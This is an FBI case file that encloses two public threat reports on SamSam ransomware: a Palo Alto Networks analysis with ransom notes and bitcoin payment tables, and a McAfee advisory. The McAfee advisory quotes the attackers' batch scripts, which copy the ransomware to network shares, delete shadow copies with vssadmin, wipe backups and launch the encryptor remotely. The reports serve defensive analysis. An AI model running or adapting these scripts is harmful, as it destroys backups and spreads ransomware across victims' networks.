[redacted] b7A

FD-1057 (Rev. 5-8-10)

UNCLASSIFIED

FEDERAL BUREAU OF INVESTIGATION

Electronic Communication

Title: (U) MSIL/Samas.A Ransomware Report by Palo Alto Networks **Date:** 04/07/2016

From: NEWARK
NK-I4
Contact: [redacted] b6 b7A b7C b7E

Approved By: SSA [redacted]

Drafted By: [redacted]

Case ID #: [redacted] (U) UNSUB(S); Ransomware MSIL/Samas.A; Computer - Criminal Intrusion

Synopsis: (U) To document the MSIL/Samas.A ransomware report by Palo Alto Networks.

Full Investigation Initiated: 01/22/2016

Enclosure(s): Enclosed are the following items:
1. (U) Samsam ransomware report from Palo Alto Networks.

Details:

A report from Palo Alto Networks on the ransomware known as MSIL/Samas.A (aka. samsam) was published on the World Wide Web on 24 March 2016. This report included information not previously known to the investigation, including Bitcoin payment data from unidentified victims.

A copy of the report has been submitted to the 1A section of the file.

♦♦

UNCLASSIFIED

Terms & Conditions

Privacy Policy

Advertising

Newsletters

English

a sandbox environment.




Figure 1 SamSa code looking for RSA Public Key

The malware proceeds to create a directory that will subsequently be used to store a batch script that is responsible for removing the SamSa executable after it completes its operation.

The following folders have been identified over the 23 analyzed samples:

%APPDATA%\FontCachedManager

%APPDATA%\MacroReder

%APPDATA%\SystemAccountManager

These folders will eventually contain an embedded file that is dropped by the malware called either 'selfdel.exe' or 'del.bat', which is responsible for removing SamSa.

The malware then seeks out a number of files based on an embedded list of file extensions. Presumably for performance reasons, SamSa will ignore the Windows directory, paths containing 'Reference Assemblies\\Microsoft' and the recycle bin.




Figure 2 Malware ignoring certain directories

The number of file extensions changes slightly over the course of the malware's evolution. It averages between 327 to 345 different file extensions.

After identified files are discovered, they are encrypted using the supplied RSA public key and have the '.encryptedRSA' file extension appended to them.




Figure 3 SamSa encryption routine

The malware then writes a 'HELP_DECRYPT_YOUR_FILES' file with an extension of either .html or .txt. This file contains instructions on how the victim may recover their files.

Each sample has a unique bitcoin address where the victim must provide payment. Payments vary based on the victim. Some instances require the victim to pay per machine, while others require the organization to pay a lump sum. A breakdown of payments is shared later in this post.

SamSa Evolution

Since witnessing the first sample with a compile time of December 9, 2015, we've observed that the malware author has made a number of small changes to the code base. The oldest sample actually appears to be a test executable, where the author placed a number of obviously fake placeholders instead of actual data, as seen below:

#How to get private key?
It's not possible to recover your files without private key, You must send us
2000000000,0005 USD in Bitcoin about(500000000000 BTC) to receive private key
For all affected computers
After that we send your private key in our blogs.
*Our blog address: https://testttttttttttttttttttttttttttttttttttttttttttttttt
*Our Bitcoin address:bittttttttttttttttttttttttttttttttttttttttttttttttttt
We check our Bitcoin address every 2 hours
After that we receive Bitcoins we send your Private Key in our blog

Figure 4 Snippet of ransom page from initial test SamSa file

Only a day after this first executable was compiled, we saw the attacker create two unique samples with actual bitcoin addresses, blog addresses, and demands for 37 BTC and 50 BTC respectively.

Code Changes

As the malware continued to evolve, the author included simple code obfuscation routines, such as hex-encoding sensitive strings, adding underscores in variable and function names, and in some cases, inclusion of garbage code.




Figure 5 Code obfuscation added by the malware author

File Extension Changes

Initially, the malware authors included 344 file extensions. Starting in mid-December 2015, this number changed to eventually settle on 327 extensions. The following file types were added and removed during this transition:

Added:

‘.kbx’, ‘.php5’, ‘.phtml’, ‘.xml’, ‘.tif’, ‘.tib’

Removed:

‘.vmsn’, ‘.vmsd’, ‘.gif’, ‘.chm’, ‘.nvram’, ‘.vb’, ‘.bin’, ‘.cnf’, ‘.vmem’, ‘.cab’, ‘.dat’, ‘.log’, ‘.vbs’, ‘.data’, ‘.js’, ‘.jse’, ‘.xls’, ‘.vmdk’, ‘.jin’, ‘.vmx’, ‘.vmxf’, ‘.gz’, ‘.conf’

Another change occurred in mid-February 2016, when the attacker added the ‘.xls’ file extension. Finally, starting in mid-March 2016, the following three extensions were added:

‘.config’, ‘.asmx’, ‘.vb’

Figure 6 Number of file extensions in SamSa over time

Ransom Notice Changes

Over the course of SamSa’s lifetime, the ransom notice changed from a simple txt file to HTML files. These changes can be seen

below:



#What happened to your files?
All of your important files encrypted with RSA-2048, RSA-2048 is a powerful cryptography algorithm
For more information you can use Wikipedia
*attention: Don't rename or edit encrypted files because it will be impossible to decrypt your files
#How to recover files?
RSA is a asymmetric cryptographic algorithm, You need two key
1-Public key: you need it for encryption
2-Private Key: you need it for decryption
So you need Private key to recover your files,
All of your network computers files is encrypted with one public key, So you need just one Private key to recover all computers files
The private Key that we will send works on all your computers
#How to get private key?
It's not possible to recover your files without private key, You must send us 15,000$ USD in Bitcoin about(37 BTC) to receive private key For all affected computers
After that we send your private key in our blogs.
*Our blog address: https://www.anonyme.com/Blog/paulcensy
*Our Bitcoin address:1GmjybQwd63uQphnStREmLYwPsPPusqEx6
We check our Bitcoin address every 2 hours
After that we receive Bitcoins we send your Private Key in our blog
#What is Bitcoin?
Bitcoin is an innovative payment network and a new kind of money.
You can create a Bitcoin account at https://blockchain.info/ and deposit some money into your account and then send to us

Figure 7 Ransom page version 1

Figure 8 Ransom page version 2

Figure 9 Ransom page version 3

Domain Changes

Over the past four months, the attacker has changed hosting providers for the victim's payment website. Initially, the attacker made pages using the anonymous 'www.anonyme[.]com' web service. Starting in January 2016, the attacker switched tactics to instead use web pages hosted by wordpress[.]com. Finally, starting in mid-February 2016, the anonymous TOR network was used to host these web pages.




Figure 10 SamSa domain changes over time

Bitcoin Demands

Unlike other ransomware families, the attacker behind SamSa will either demand a large lump sum for the decryption key for all infected machines in an organization, or will demand a smaller amount for each infected machine. Initially, in December 2015, the attacker favored a lump sum. In January 2016, the attacker changed tactics and instead asked for either 1 or 1.5 Bitcoin (BTC) per infected machine. Finally, since February 2016, the attacker appears to have returned to requesting a large sum of BTC. The breakdown can be seen below:

Compile Timestamp	**Payment Requested**
12/9/15 23:02	50000000000 BTC (Test File)
12/10/15 0:43	37 BTC
12/10/15 15:31	50 BTC
12/16/15 22:32	50 BTC
1/1/16 19:00	1 BTC Per Machine
1/6/16 0:14	1 BTC Per Machine
1/6/16 0:14	1 BTC Per Machine
1/6/16 0:20	1 BTC Per Machine
1/6/16 0:22	1 BTC Per Machine
1/14/16 20:34	1 BTC Per Machine
1/14/16 20:46	1.5 BTC Per Machine
2/3/16 21:01	22 BTC
2/5/16 20:51	22 BTC
2/5/16 21:11	22 BTC
2/5/16 21:25	22 BTC
2/12/16 17:13	22 BTC
2/18/16 20:45	22 BTC
2/18/16 20:45	22 BTC
3/10/16 10:01	22 BTC
3/18/16 22:24	45 BTC
3/18/16 23:03	45 BTC
3/18/16 23:06	45 BTC
3/18/16 23:09	45 BTC

Internal Filename

Another curious development occurred in mid-March 2016, when the malware author changed the internal name of the malware from 'samsam', which is likely how the malware was originally named, to 'MOKOPONI'. It's unclear why this change was made. It is worth noting that all samples named 'MOKOPONI' have been observed using the same C2 address of 'roe53ncs47yt564u[.]onion' with unique URIs.

SamSa Attacker Profits Gained

By tracking the unique BTC addresses found within all of the collected samples, we were able to determine when victims made specific payments. The following table shows payments made to the various BTC wallets:

BTC Address	BTC Paid
1Gmjyb9wd6Ju9phn5tREmLYwPsPFusqEx6	0.0 BTC
1FpZFUGqAkyjAGVgHXhaHrSmThJHxd2a7v	0.0 BTC
1FpZFUGqAkyjAGVgHXhaHrSmThJHxd2a7v	0.0 BTC
19CbDoaZDLTzkkT1uQrMPM42AUvfQN4Kds	2.0 BTC
19CbDoaZDLTzkkT1uQrMPM42AUvfQN4Kds	2.0 BTC
19CbDoaZDLTzkkT1uQrMPM42AUvfQN4Kds	2.0 BTC
1FESb2caoXp27gEgVhyoCGHSkGhGwkzJbF	0.0 BTC
1JnxLRQSHkCw5aEhu5VQptUq4XmxntAvL2	10.0 BTC
1KVvqPi5QivfH3SKFpFWbeRwjdKREPYoAv	0.0 BTC
175wjzT5M7XvYYW447ry4TQmHUfzTrBUcN	0.0 BTC
1Cn4YXWmjARbK459hGQz54g3KTQLB7XYZs	0.0 BTC
1KwgwwWdoL9VFcg9VuCDGBiVZ2LNzGnrov	40.0 BTC
1ETLG9xnFwZ1H9xaHz6u4MX8KYvWJesMab	22.002305 BTC
1D6ScsG2BmZu3VFDEgfnMC6CzjnWtZi6Kj	40.0 BTC
1C9YUWk2iKAxjdvcysyA1C7xzR7evhr2qA	0.0 BTC
1AFoh41i1s56Tc2cRnwvJv1Hx8YfvbWxbh	0.0 BTC
1AFoh41i1s56Tc2cRnwvJv1Hx8YfvbWxbh	0.0 BTC
136hcUpNwhpKQQL7iXXWmwUnikX7n98xsL	3.42 BTC
1KakTJ8dpYFSnBohLakqMHKonZ4HGo3ur5	0.0 BTC
1FDj6HsedzPNgVKTAHznsHUg4pKnGRarH6	45.0 BTC
15HUUDBjLD34XfCu6YtafT7ARSt2TBrLBe	0.0 BTC
1EzpHEojHsLkHTExyz45Tw6L7FNiaeyZdm	0.0 BTC

By adding up the paid amounts, we get a total of 166.422305 Bitcoin, which, based on the current Bitcoin exchange rate, amounts to roughly $70,000 USD made by the attacker since December 2015. (A report by Cisco Talos yesterday put this figure as high as $115,000 USD.)

The two payments of 40 BTC are particularly interesting, as they took place on February 3 and 5 respectively. These payments were made at roughly the same time that reports came out of the Hollywood Presbyterian Medical Center meeting demands for 40 BTC to ransomware that hit their organization. While evidence is circumstantial, it is possible that SamSa was directly responsible for this particular incident.

Another interesting piece of evidence comes in the form of public notes attached to the payments made to 1KwgwwWdoL9VFcg9VuCDGBiVZ2LNzGnrov. Specifically, the following notes are present for payments of 22 BTC and 18 BTC respectively:

Public Note: For HPMISDTJRTJBM1 and HPMGPS01

Public Note: For HPMISDTJRTJBM1 AND HPMGPS01 FOR ALL AFFECTED PC

Again, this is purely speculative, but it's certainly possible that these strings are hostnames, and the 'HPM' characters may stand for Hollywood Presbyterian Medical.

Conclusion

Overall, SamSa has been a serious threat that has stayed under the radar until recently. The malware has been seen since

December 2015, and is likely responsible for a number of large ransomware infections across organizations. While the malware itself is not terribly sophisticated, the tactics used by the attackers, such as the lack of command and control infrastructure, the ability to compromise external facing systems to gain unauthorized access, and movement towards more obfuscation, make SamSa a serious threat.

IOCs for SamSa collected by Palo Alto Networks can be found here.

Palo Alto Networks' customers are protected from this threat in the following ways:

WildFire accurately identifies all SamSa malware samples as malicious.

Domains used by SamSa have been flagged as malicious in Threat Prevention.

AutoFocus users can view malware related to this attack using the SamSa

Post Your Comment

Name *

Email *

Website

Post Comment

Get Updates
Sign up to receive the latest news, cyber threat intelligence and research from Unit 42.

Business Email

Submit

Subscribe to the Research Center Blog

Subscribe

Categories & Archives

Select a Category ▼ Select a Month ▼

More →

Recent Posts

Ignite 2016: Conquering the Cyber Range posted by Chad Berndtson on April 6, 2016

How the New PAN-OS 7.1 Release Benefits Government Organizations posted by Pamela Warren on April 6, 2016

Ignite 2016: A Next-Generation Security Platform Built for the Prevention Age posted by Chad Berndtson on April 5, 2016

Announcing PAN-OS 7.1: Extending Breach Prevention to the Cloud posted by Chris Morosco on April 5, 2016
Rejoice! Eight New Books Inducted into the Cybersecurity Canon posted by Rick Howard on April 5, 2016
More →

About Palo Alto Networks

Palo Alto Networks is the network security company. Our innovative platform allows enterprises, service providers, and government entities to secure their networks and safely enable the increasingly complex and rapidly growing number of applications running on their networks.

The core of Palo Alto Networks' platform is our next-generation firewall, which delivers application, user, and content visibility and control integrated within the firewall through its proprietary hardware and software architecture. Palo Alto Networks products and services can address a broad range of network security requirements, from the datacenter to the network perimeter, as well as the distributed enterprise, which includes branch offices and a growing number of mobile devices.

FOLLOW US

Facebook
Twitter
Linked In
You Tube

Learn More

Firewalls
VPN
Malware
Intrusion Prevention System
Intrusion Detection System
Denial of Service Attack
Security Policy
Network Security
Data Center
1.866.320.4788
Privacy Policy
Legal Notices
Site Index
Subscriptions

Copyright © 2007-2013 Palo Alto Networks

[redacted] b7A

FD-1057 (Rev. 5-8-10)

UNCLASSIFIED

FEDERAL BUREAU OF INVESTIGATION

Electronic Communication

Title: (U) McAfee Labs Threat Advisory - Ransomware SAMAS - February 15, 2017 **Date:** 03/01/2017

From: NEWARK
NK-I8
Contact: [redacted] b6 b7A b7C b7E

Approved By: [redacted]

Drafted By: [redacted]

Case ID #: [redacted] (U) UNSUB(S); Ransomware MSIL/Samas.A; Computer - Criminal Intrusion

Synopsis: (U) To document open source report: McAfee Labs Threat Advisory - Ransomware SAMAS - February 15, 2017.

Full Investigation Initiated: 01/22/2016

Enclosure(s): Enclosed are the following items:
1. (U) McAfee Labs Threat Advisory - Ransomware SAMAS - February 15, 2017

Details:

On 03/01/2017, writer accessed hxxps://kc.mcafee.com/resources/sites/MCAFEE/content/live/PRODUCT_DOCUMENTATION/26000/PD26873/en_US/McAfee_Labs_Threat_Advisory-Ransomware-SAMAS.pdf and downloaded a McAfee Labs Threat Advisory on Samsam ransomware, titled "Ransomware-SAMAS." The document was published on 02/15/2017.

The threat advisory is included in the 1A section of the file.

♦♦

UNCLASSIFIED

McAfee Labs Threat Advisory

Ransomware-SAMAS

February 15, 2017

McAfee Labs periodically publishes Threat Advisories to provide customers with a detailed analysis of prevalent malware. This Threat Advisory contains behavioral information, characteristics, and symptoms that may be used to mitigate or discover this threat, and suggestions for mitigation in addition to the coverage provided by the DATs.

To receive a notification when a Threat Advisory is published by McAfee Labs, select to receive "Malware and Threat Reports" at the following URL: https://sns.snssecure.mcafee.com/content/signup_login.

Summary

Ransomware-SAMAS is a detection for a family of ransomware that on execution encrypts certain file types present in the user's system. The compromised user has to pay the attacker with a ransom to get the files decrypted.

Ransomware-SAMAS has been known to be used in targeted ransomware attacks on Organizations.

McAfee products detect this threat under the following detection name. It also has coverage through Real Protect in ENS.

- Ransomware-SAMAS

Detailed information about the threat, its propagation, characteristics, and mitigation are in the following sections:

- Infection and Propagation Vectors
- Mitigation
- Characteristics and Symptoms
- McAfee Foundstone Services

Infection and Propagation Vectors

Attackers gain access to an external facing server of the Organization and perform reconnaissance about the endpoints in the network using the Microsoft Active Directory tool (csdv.exe).

The attackers map the network of the organization using tools and scripts such as:

```
@echo off
for /f "delims=" %%a in (list.txt) do ping -n 1 %%a >nul && (echo %%a
ok >> ok.txt) || (echo %%a tk >> fail.txt)
pause
```

This script pings endpoints populated in list.txt and create entries in ok.txt (endpoints with successful ping replies) or fail.txt (endpoints that did not reply to ping requests). After generating public and private keys for encryption, the attackers place the key files across the target Organization's endpoints using scripts such as f.bat:

```
@echo off
for /f "delims=" %%a in (list.txt) do copy samsam.exe
\\%%a\C$\windows\system32 && copy %%a_PublicKey.keyzml
\\%%a\C$\windows\system32 && vssadmin delete shadows /all /quiet
pause
```

The presence of vssadmin command line in the script is a newer implementation. Older versions of Ransomware-SAMAS had the vssadmin commands embedded inside the samsam.exe binary.

The key files usually follow the naming convention: <Hostname>_PublicKey.xml. These key files are used as an argument to the main encryption binary samsam.exe, which reads the keys from the .xml file and begins encryption of pre-defined file extensions.

The attackers also execute another script (usually named re1.bat) to delete backup files present on endpoint systems:

```
@echo off
for /f "delims=" %%a in (list.txt) do ps -s \\%%a cmd.exe /c if exist
C:\windows\sqlsrvtmg1.exe start /b C:\windows\sqlsrvtmg1.exe
Pause
```

Sqlsrvtmg1.exe is the binary used to delete backup files including directories that contain the string "backup" and specific backup files with extensions:

```
.abk, .ac, .back, .backup, .backupdb, .bak, .bb, .bk, .bkc, .bke, .bkf, .bkn, .bkp,
.bpp, .bup, .cvt, .dbk, .dtb, .fb, .fbw, .fkc, .jou, .mbk, .old, .rpb, .sav, .sbk,
.sik, .spf, .spi, .swp, .tbk, .tib, .tjl, .umb, .vbk, .vib, .vmdk, .vrb, .wbk
```

The following script (usually named reg.bat) is used to distribute and begin execution of the actual encryption component of the ransomware:

```
@echo off
for /f "delims=" %%a in (list.txt) do ps -s \\%%a cmd.exe /c if exist
C:\windows\system32\samsam.exe start /b C:\windows\system32\samsam.exe
%%a_PublicKey.keyxml
pause
```

Mitigation

Mitigating the threat at multiple levels, such as file, registry, and URL, could be achieved at various layers of McAfee products. Browse the product guidelines available here (click **Knowledge Center**, and select **Product Documentation** from the Content Source list) to mitigate the threats based on the behavior described below in the "Characteristics and symptoms" section.

Refer to the following Knowledge Base articles to configure Access Protection rules in VirusScan Enterprise:

- KB81095 - How to create a user-defined Access Protection Rule from a VSE 8.x or ePO 5.x console
- KB54812 - How to use wildcards when creating exclusions in VirusScan Enterprise 8.x

Additional End User Recommendations

- **Do NOT open Office document file attachments unless specifically requested from the sender**. View the email header or send a separate email to validate the sender before opening attachments.

- **Disable Macro in Microsoft Office applications**. Macros can run in Office applications only if Macro Settings are set to "Enable all macros" or if the user manually enables a macro. By default, it will be in a disabled state. The recommended setting is to select the option "Disable all macros with notification" in "Macro Settings."

- **End users should back up business data to the organization's shared folders**. Data residing on user devices may be permanently lost in the event of a ransomware infection.

- **Report suspect email to the organization's Security Operations Center**. Remind your employees how and where to submit suspicious email safely.

McAfee Endpoint Security

Mitigation methods for assorted malware is available in the following product guide. Any specific mitigation steps if necessary would be described later in this advisory.
http://b2b-download.mcafee.com/products/evaluation/Endpoint_Security/Evaluation/ens_1000_help_0-00_en-us.pdf

ePO

- To block the access to USB drives through ePO DLP policy refer to this tutorial.

VSE

- Refer to the article KB53346 to use Access Protection policies in VirusScan Enterprise to protect against viruses that can disable regedit.
- Refer to the article KB53355 to use Access Protection policies in VirusScan Enterprise to protect against viruses that can disable Task Manager.
- Refer to the article KB53356 to use Access Protection policies in VirusScan Enterprise to prevent malware from changing folder options.

HIPS


- To blacklist applications using a Host Intrusion Prevention custom signature, see KB71329.
- To create an application blocking rules policies to prevent the binary from running, see KB71794.
- To create an application blocking rules policies that prevents a specific executable from hooking any other executable, see KB71794.

Others

- To disable the Autorun feature on Windows remotely using Windows Group Policies refer to this article from Microsoft.

Users can configure and test Access Protection Rules to restrict the creation of new files and folders when there are no other legitimate uses.

Because the ransomware relies heavily on an additional file containing the key for encrypting the target user's files, an Access Protection Rule can be created to prevent the creation of the Key file, in turn preventing encryption by the ransomware. The public key files usually have a specific naming convention (<Hostname>_PublicKey.xml) and this convention can be used to create an Access Protection rule such as:



Disclaimer: This option is dangerous and needs to be tested before deployment because it can block legitimate applications, but it is effective against an infection scenario.

Characteristics and Symptoms

Description

Ransomware-SAMAS is a .NET based ransomware that uses RSA encryption to encrypt user data on the target system. Some versions of Ransomware-SAMAS have been seen to run vssadmin.exe (spawned from the binary itself) and some have been seen to run vssadmin.exe via a BAT file depending on the variant.

Targeted File Types:

Ransomware-SAMAS is known to target the following file extensions/types:

```
.jin, .xls, .xlsx, .pdf, .doc, .docx, .ppt, .pptx, .txt, .dwg, .bak, .bkf, .pst,
.dbx, .zip, .rar, .mdb, .asp, .aspx, .html, .htm, .dbf, .3dm, .3ds, .3fr, .jar,
.3g2, .xml, .png, .tif, .3gp, .java, .jpe, .jpeg, .jpg, .jsp, .php, .3pr, .7z, .ab4,
.accdb, .accde, .accdr, .accdt, .ach, .kbx, .acr, .act, .adb, .ads, .agdl, .ai,
.ait, .al, .apj, .arw, .asf, .asm, .asx, .avi, .awg, .back, .backup, .backupdb,
.pbl, .bank, .bay, .bdb, .bgt, .bik, .bkp, .blend, .bpw, .c, .cdf, .cdr, .cdr3,
.cdr4, .cdr5, .cdr6, .cdrw, .cdx, .ce1, .ce2, .cer, .cfp, .cgm, .cib, .class, .cls,
.cmt, .cpi, .cpp, .cr2, .craw, .crt, .crw, .phtml, .php5, .cs, .csh, .csl, .tib,
.csv, .dac, .db, .db3, .dbjournal, .dc2, .dcr, .dcs, .ddd, .ddoc, .ddrw, .dds, .der,
.des, .design, .dgc, .djvu, .dng, .dot, .docm, .dotm, .dotx, .drf, .drw, .dtd, .dxb,
